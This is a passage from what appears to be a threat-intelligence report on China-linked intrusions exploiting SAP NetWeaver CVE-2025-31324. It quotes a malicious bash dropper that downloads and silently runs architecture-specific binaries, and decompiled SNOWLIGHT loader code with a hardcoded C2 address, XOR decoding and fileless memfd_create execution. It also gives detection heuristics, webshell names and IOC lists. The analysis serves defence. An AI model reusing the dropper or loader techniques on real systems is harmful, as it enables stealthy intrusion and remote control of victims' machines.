    (curl -fsSL -m180 $l32 -o $v||wget -T180 -q $l32 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l32'", "'$v'")')
elif [ ${ARCH}x = "i686x" ]; then
    (curl -fsSL -m180 $l32 -o $v||wget -T180 -q $l32 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l32'", "'$v'")')
elif [ ${ARCH}x = "aarch64x" ]; then
    (curl -fsSL -m180 $a64 -o $v||wget -T180 -q $a64 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$a64'", "'$v'")')
elif [ ${ARCH}x = "armv7lx" ]; then
    (curl -fsSL -m180 $a32 -o $v||wget -T180 -q $a32 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$a32'", "'$v'")')
fi

chmod +x $v
(nohup $(pwd)/$v > /dev/null 2>&1 &) || (nohup ./$v > /dev/null 2>&1 &) || (nohup /usr/bin/$v > /dev/null 2>&1 &) || (nohup /usr/libexec/$v > /
dev/null 2>&1 &) || (nohup /usr/local/bin/$v > /dev/null 2>&1 &) || (nohup /tmp/$v > /dev/null 2>&1 &)
#
```

*Figure 12 - Bash script code in STL.sh.*

The script is designed for adaptability to victim operating system, by executing payloads from multiple directories and manipulating the system PATH to prioritize malicious binaries—tactics consistent with post-exploitation staging seen in prior UNC5174 campaigns.

Based on the behaviour of SLT.sh and subsequent execution of SNOWLIGHT, EclecticIQ assesses that UNC5174 is seeking to establish architecture aware, persistent access through in-memory malware. This is in line with the group's historically stealth-oriented operational profile.

## SNOWLIGHT Execution and VShell RAT Deployment

The SNOWLIGHT binary acts as a loader that initiates a connection with a hardcoded command-and-control (C2) server at 103.30.76[.]206 over TCP port 443.

```
if ( !access("/tmp/log_de.log", 0) )
  exit(0);
qmemcpy(name, "103.30.76.206", sizeof(name));
*(_QWORD *)&addr.sa_family = 3137404930LL;    // port 0x01BB == 443 TCP
*(_QWORD *)&addr.sa_data[6] = 0LL;
v3 = gethostbyname(name);
if ( v3 )
  v4 = **(_DWORD **)v3->h_addr_list;
else
  v4 = inet_addr(name);
*(_DWORD *)&addr.sa_data[2] = v4;
v5 = socket(2, 1, 0);
```

*Figure 13 – Disassembled SNOWLIGHT sample showing static C2 IP address.*

Once connected, SNOWLIGHT performs a simple handshake (including sending a tag like "l64" and host metadata), then receives a second-stage payload that is XOR-encoded using the key 0x99. This payload is decrypted in memory, then executed using the memfd_create system call (syscall 319) and fexecve, allowing for complete in-memory execution without touching disk.

```
memfd_create = syscall(319LL, "a", 0LL);
if ( memfd_create >= 0 )
{
  while ( 1 )
  {
    byte_len = recv(v6, decoded_payload_chunk, 4096uLL, 0);
    if ( byte_len <= 0 )
      break;
    v9 = decoded_payload_chunk;
    do
      *v9++ ^= 0x99u;                          // xor key == 0x99
    while ( (int)((_DWORD)v9 - (unsigned int)decoded_payload_chunk) < byte_len );
    write(memfd_create, decoded_payload_chunk, byte_len);
  }
  v10 = 1024LL;
  v11 = decoded_payload_chunk;
```

*Figure 14 - XOR decryption routine that use 0x99 as a key.*

EclecticIQ analysts identified the second-stage implant as an in-memory variant of VShell, an open-source RAT used for persistent remote control.





*Figure 15 - Example of a Vshell C2 Server published in Chinese forums.*

VShell is executed under a process name like [kworker/0:2] to masquerade as a benign kernel thread—an obfuscation technique frequently used in UNC5174 operations to avoid detection in process listings.

```
realpath(*argv, resolved);
setenv("CWD", resolved, 1);
argva[0] = "[kworker/0:2]";
argva[1] = 0LL;
fexecve(v7, argva, _bss_start);
```

*Figure 16 - Static process name kworker/0:2 inside the SNOWLIGHT sample.*

## Historical Context and Attribution Confidence for UNC5174

EclecticIQ's assessment aligns with earlier findings from Google Mandiant and Sysdig, which have attributed similar TTPs to UNC5174. Mandiant previously linked UNC5174 to the exploitation of F5 BIG-IP (CVE-2023-46747) and ConnectWise ScreenConnect (CVE-2024-1709). Both of these vulnerabilities were used to deploy the SNOWLIGHT downloader.

These campaigns demonstrated UNC5174's ability to leverage public vulnerabilities in their tradecraft and to maintain a modular infection chain catered around SNOWLIGHT downloader.

Sysdig's research further confirmed the use of VShell by UNC5174 in cloud-native and containerized environments, where the group used in-memory implants and runtime evasion tactics. The reuse of SNOWLIGHT and VShell in the SAP NetWeaver intrusions observed by EclecticIQ analysts provides strong supporting evidence of actor continuity and their target scope toward enterprise infrastructure.

Given the consistent infrastructure, malware reuse, and tactical overlap, EclecticIQ assesses with high confidence that this activity is very likely attributable to UNC5174 and represents an ongoing campaign to exploit high-value enterprise systems.

## China-Aligned APT Focus on Public-Facing Enterprise Applications for Long-Term Strategic Access

EclecticIQ analysts assess with high confidence that China-linked APTs are highly likely to continue targeting internet-exposed enterprise applications and edge devices to establish long-term strategic and persistence access to critical infrastructure networks globally.

Their focus on widely used platforms like SAP NetWeaver is a strategic move, as these systems are deeply integrated into enterprise environments and often host unpatched vulnerabilities.

Compromising such applications, China-nexus APTs can gain high-privilege access to internal networks, including cloud services, VMware ESXi virtual machines, and operationally critical IoT/OT devices.

This enables cyber espionage, sustained surveillance, and potential disruption during geopolitical crises involving China. The exposure of these essential systems transforms technical vulnerabilities into serious national and economic security threats, given their foundational role in government and business operations.

## Prevention Strategies

· Apply SAP Security Note #3594142 immediately on all affected systems (SAP NetWeaver 7.1x with VCFRAMEWORK).

· If patching is not possible, implement the recommended workaround from SAP Note #3593336:

o *Complete removal of sap.com/devserver_metadataupload_ear.*

· Restrict access to /developmentserver/metadatauploader to internal, authenticated IP ranges.

· Block unauthenticated or public network access via WAF/firewall rules.

## Detection and Threat Hunting Strategies

**File-system IOC sweep (Linux & Windows SAP hosts)**

- Inspect for unauthorised web-executable files in the Visual Composer paths:
  - …/irj/servlet_jsp/irj/work
  - …/irj/servlet_jsp/irj/work/sync
  - …/irj/servlet_jsp/irj/root
- Automate with:
  find . -type f \( -name "*.jsp" -o -name "*.java" -o -name "*.class" \) -ls
- Flag any of the following:
  - Known webshells (helper.jsp, cache.jsp, usage.jsp, .webhelper.jsp, forwardsap.jsp, 404_error.jsp, .h.jsp)
  - Randomised names:
    - 8-character pattern [a-z]{8}.jsp
    - Variable-length alphanumerics ≤ 10 chars

**Web-access log analytics**

- Trace hits on /irj/*.jsp?cmd= to surface webshell command execution.


**Process & command-line heuristics (EDR/Sysmon)**

- bash or sh processes containing **Base64 decode** plus **curl/wget**:
  process == "bash" && command_includes("base64, -d").
- curl or wget writing to /tmp (or %TEMP% on Windows) then chmod/execute.
- Python one-liners opening sockets or duplicating FDs:
  process == "python*" && command_includes("socket") && command_includes("dup2").

**Network & proxy monitoring**

- Query NetWeaver System Info for VCFRAMEWORK; flag any instance where version is < patched build in SAP Note 3594142.
- Hunt for successful logins that occur immediately after webshell activity or from atypical source IPs.

## MITRE ATT&CK Matrix




## Indicator of Compromise (IOC)

### Uncategorized China-Nexus actor (internet-wide CVE-2025-31324 scanning):

· 15.204.56[.]106 (opendir server hosting logs, web-shells, target lists)

o 4c9e60cc73e87da4cadc51523690d67549de4902e880974bfacf7f1a8dc40d7d

o 63aa0c6890ec5c16b872fb6d070556447cd707dfba185d32a2c10c008dbdbcdd

### CL-STA-0048 (reverse-shell & DNS-beaconing)

· 43.247.135[.]53 (resolves to sentinelones.com, TCP 10443)

· aaa.ki6zmfw3ps8q14rfbfczfq5qkhq8e12q.oastify.com

- 54.77.139[.]23
- 3.248.33[.]252

### KrustyLoader → Sliver chain

- applr-malbbal.s3.ap-northeast-2.amazonaws[.]com
  - f92d0cf4d577c68aa615797d1704f40b14810d98b48834b241dd5c9963e113ec
- abode-dashboard-media.s3.ap-south-1.amazonaws[.]com (also seen in earlier 2024 ops)
  - 47ff0ae9220a09bfad2a2fb1e2fa2c8ffe5e9cb0466646e2a940ac2e0cf55d04
  - 3f14dc65cc9e35989857dc1ec4bb1179ab05457f2238e917b698edb4c57ae7ce
  - 91f66ba1ad49d3062afdcc80e54da0807207d80a1b539edcdbd6e1bf99e7a2ca
- brandnav-cms-storage.s3.amazonaws[.]com
  - c71da1dfea145798f881afd73b597336d87f18f8fd8f9a7f524c6749a5c664e4
  - b8e56de3792dbd0f4239b54cfaad7ece3bd42affa4fbbdd7668492de548b5df8
  - 0c2c8280701706e0772cb9be83502096e94ad4d9c21d576db0bc627e1e84b579
  - 5f3d1f17033d85b85f3bd5ae55cb720e53b31f1679d52986c8d635fd1ce0c08a

**UNC5174 (SNOWLIGHT → VShell chain & GOREVERSE)**

- 103.30.76[.]206 (TCP 443 used by SNOWLIGHT handshake)
  - 2dcbb4138f836bb5d7bc7d8101d3004848c541df6af997246d4b2a252f29d51a
  - 00920e109f16fe61092e70fca68a5219ade6d42b427e895202f628b467a3d22e
  - b9533ce8e428f16f3d0e1946f19a6f756ff11a532d0b7e61ae402837f46c678e
- ocr-freespace.oss-cn-beijing.aliyuncs.com/2025/config.sh (GOREVERSE)
  - 888e953538ff668104f838120bc4d801c41adb07027db16281402a62f6ec29ef
  - 5e24b41a0bd076ec2b4e49e66daac94396c6180d00a45bcd7f4342a385fa1eed

**IP Address Observed in SAP NetWeaver Intrusion Victims:**

45[.]155[.]222[.]14

15[.]204[.]56[.]106

159[.]65[.]34[.]242

138[.]68[.]61[.]82

192[.]243[.]115[.]175

107[.]175[.]77[.]118

15[.]188[.]246[.]198

138[.]197[.]40[.]133

43[.]247[.]135[.]53

23[.]95[.]123[.]5

215[.]204[.]56[.]106

27[.]25[.]148[.]183

65[.]20[.]81[.]172

3[.]125[.]102[.]39

212[.]11[.]64[.]225

130[.]185[.]118[.]247

212[.]192[.]15[.]213

52[.]172[.]31[.]130

149[.]62[.]46[.]132

196[.]251[.]85[.]31

162[.]248[.]53[.]119

103[.]30[.]76[.]206

206[.]237[.]1[.]201

141[.]164[.]35[.]53

107[.]174[.]81[.]24

208[.]76[.]55[.]39

52[.]185[.]157[.]28

65[.]49[.]235[.]210

185[.]143[.]222[.]215

185[.]165[.]169[.]31

46[.]29[.]161[.]198

62[.]234[.]24[.]38

64[.]233[.]180[.]99

45[.]77[.]119[.]13

23[.]227[.]196[.]204

184[.]174[.]96[.]39

96[.]9[.]124[.]89

156[.]238[.]224[.]227

153[.]92[.]4[.]236

45[.]61[.]137[.]162

64[.]95[.]11[.]95

142[.]202[.]4[.]28

154[.]37[.]221[.]237

## References

[1] “Active Exploitation of SAP NetWeaver Visual Composer CVE-2025-31324 | Rapid7 Blog,” Rapid7. Accessed: May 06, 2025. [Online]. Available: https://www.rapid7.com/blog/post/2025/04/28/etr-active-exploitation-of-sap-netweaver-visual-composer-cve-2025-31324/

[2] “UTA0178 (Threat Actor).” Accessed: May 06, 2025. [Online]. Available: https://malpedia.caad.fkie.fraunhofer.de/actor/uta0178

[3] “UNC5174 (Threat Actor).” Accessed: May 06, 2025. [Online]. Available: https://malpedia.caad.fkie.fraunhofer.de/actor/unc5174

[4] “CL-STA-0048 Archives,” Unit 42. Accessed: May 06, 2025. [Online]. Available: https://unit42.paloaltonetworks.com/tag/cl-sta-0048/

[5] “FOFA Search Engine,” FOFA. Accessed: May 06, 2025. [Online]. Available: https://fofa.info

[6] “VirusTotal - File - 4c9e60cc73e87da4cadc51523690d67549de4902e880974bfacf7f1a8dc40d7d.” Accessed: May 06, 2025. [Online]. Available: https://www.virustotal.com/gui/file/4c9e60cc73e87da4cadc51523690d67549de4902e880974bfacf7f1a8dc40d7d

[7] rebeyond, *rebeyond/Behinder*. (May 06, 2025). Accessed: May 06, 2025. [Online]. Available: https://github.com/rebeyond/Behinder

[8] “VirusTotal - File - 63aa0c6890ec5c16b872fb6d070556447cd707dfba185d32a2c10c008dbdbcdd.” Accessed: May 06, 2025. [Online]. Available: https://www.virustotal.com/gui/file/63aa0c6890ec5c16b872fb6d070556447cd707dfba185d32a2c10c008dbdbcdd/detection

[9] “VirusTotal - Domain - sentinelones.com.” Accessed: May 06, 2025. [Online]. Available: https://www.virustotal.com/gui/domain/sentinelones.com/relations

[10] L. R. Zemah Yoav, “CL-STA-0048: An Espionage Operation Against High-Value Targets in South Asia,” Unit 42. Accessed: May 06, 2025. [Online]. Available: https://unit42.paloaltonetworks.com/espionage-campaign-targets-south-asian-entities/

[11] F. A. M. Q. Reyes John Simmons, Jared Betts, Luca Pugliese, Trent Healy, Ken Evans, Robert, “Burning Zero Days: Suspected Nation-State Adversary Targets Ivanti CSA | FortiGuard Labs,” Fortinet Blog. Accessed: May 06, 2025. [Online]. Available: https://www.fortinet.com/blog/threat-research/burning-zero-days-suspected-nation-state-adversary-targets-ivanti-csa

[12] “Security Advisory Ivanti CSA (Cloud Services Application) (CVE-2024-9379, CVE-2024-9380, CVE-2024-9381).” Accessed: May 06, 2025. [Online]. Available: https://forums.ivanti.com/s/article/Security-Advisory-Ivanti-CSA-Cloud-Services-Appliance-CVE-2024-9379-CVE-2024-9380-CVE-2024-9381?language=en_US

[13] “KrustyLoader (Malware Family).” Accessed: May 06, 2025. [Online]. Available: https://malpedia.caad.fkie.fraunhofer.de/details/elf.krustyloader

[14] Volexity, “Ivanti Connect Secure VPN Exploitation: New Observations,” Volexity. Accessed: May 06, 2025. [Online]. Available: https://www.volexity.com/blog/2024/01/18/ivanti-connect-secure-vpn-exploitation-new-observations/

[15] “KrustyLoader - Rust malware linked to Ivanti ConnectSecure compromises,” Synacktiv. Accessed: May 06, 2025. [Online]. Available: https://www.synacktiv.com/publications/krustyloader-rust-malware-linked-to-ivanti-connectsecure-compromises

[16] S. Adair, “Active Exploitation of Two Zero-Day Vulnerabilities in Ivanti Connect Secure VPN,” Volexity. Accessed: May 06, 2025. [Online]. Available: https://www.volexity.com/blog/2024/01/10/active-exploitation-of-two-zero-day-vulnerabilities-in-ivanti-connect-secure-vpn/

[17] “Cutting Edge: Suspected APT Targets Ivanti Connect Secure VPN in New Zero-Day Exploitation,” Google Cloud Blog. Accessed: May 06, 2025. [Online]. Available: https://cloud.google.com/blog/topics/threat-intelligence/suspected-apt-targets-ivanti-zero-day

[18] “Bringing Access Back — Initial Access Brokers Exploit F5 BIG-IP (CVE-2023-46747) and ScreenConnect,”

Google Cloud Blog. Accessed: May 06, 2025. [Online]. Available: https://cloud.google.com/blog/topics/threat-intelligence/initial-access-brokers-exploit-f5-screenconnect

[19] A. Rizzo, “UNC5174’s evolution in China’s ongoing cyber warfare: From SNOWLIGHT to VShell,” Sysdig. Accessed: May 06, 2025. [Online]. Available: https://sysdig.com/blog/unc5174-chinese-threat-actor-vshell/

[20] C. L. Li Vincent, “Threat Actors Exploit GeoServer Vulnerability CVE-2024-36401 | FortiGuard Labs,” Fortinet Blog. Accessed: May 06, 2025. [Online]. Available: https://www.fortinet.com/blog/threat-research/threat-actors-exploit-geoserver-vulnerability-cve-2024-36401

---